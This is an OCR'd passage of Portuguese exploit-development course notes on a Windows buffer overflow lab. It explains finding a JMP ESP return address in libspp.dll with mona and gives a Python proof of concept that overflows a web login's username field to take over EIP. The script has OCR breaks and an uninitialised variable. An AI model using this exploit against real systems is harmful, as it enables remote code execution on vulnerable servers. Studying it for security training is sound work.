

Identificando um Bom Endereço de Retorno


→ Já conseguimos controlar o EIP, agora vamos atrás de direcioná-lo para um endereço fixo que faça um JMP ESP
→ Seguiremos os mesmos passos do Identificando um Bom Endereço de Retorno [Sem 09/BOF Win10/ Identificando um bom...]
→ Vamos procurar endereços que sejam próprios do programa, pois os do Windows estão protegidos



→ Botão direito do mouse → View code in CPU




→ Botão direito do mouse → Search for → Command → JMP ESP
→ Outra maneira é usando o mona: !mona modules



!mona find -s "\xff\xe4" -m libspp.dll

→ O endereço encontrado foi o 0x10090c83

→ No Debugger, setamos um breakpoint nesse endereço




```
#!/usr/bin/python

import socket

#0x10090c83

dados = "A"*780 +"\x83\x0c\x09\x10" + "C"*(1200-784)
tam = len(dados) + 20

request+="POST /login HTTP/1.1\r\n"
request+="Host: 192.168.0.5\r\n"
request+="User-Agent: Mozilla/5.0 (x11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0\r\n"
request+="Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/
*;q=0.8\r\n"
request+="Accept-Language: en-US,en;q=0.5\r\n"
request+="Accept-Encoding: gzip, deflate\r\n"
request+="Referer: http://192.168.0.5/login\r\n"
request+="Content-Type: application/x-www-form-urlencoded\r\n"
request+="Content-Length: "+str(tam)+"\r\n"
request+="DNT: 1\r\n"
request+="Connection: close\r\n"
request+="Upgrade-Insecure-Requests: 1\r\n"
request+="\r\n"
request+="username="+dados+"&password=A"
```

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("192.168.0.5",80))
s.send(request)
```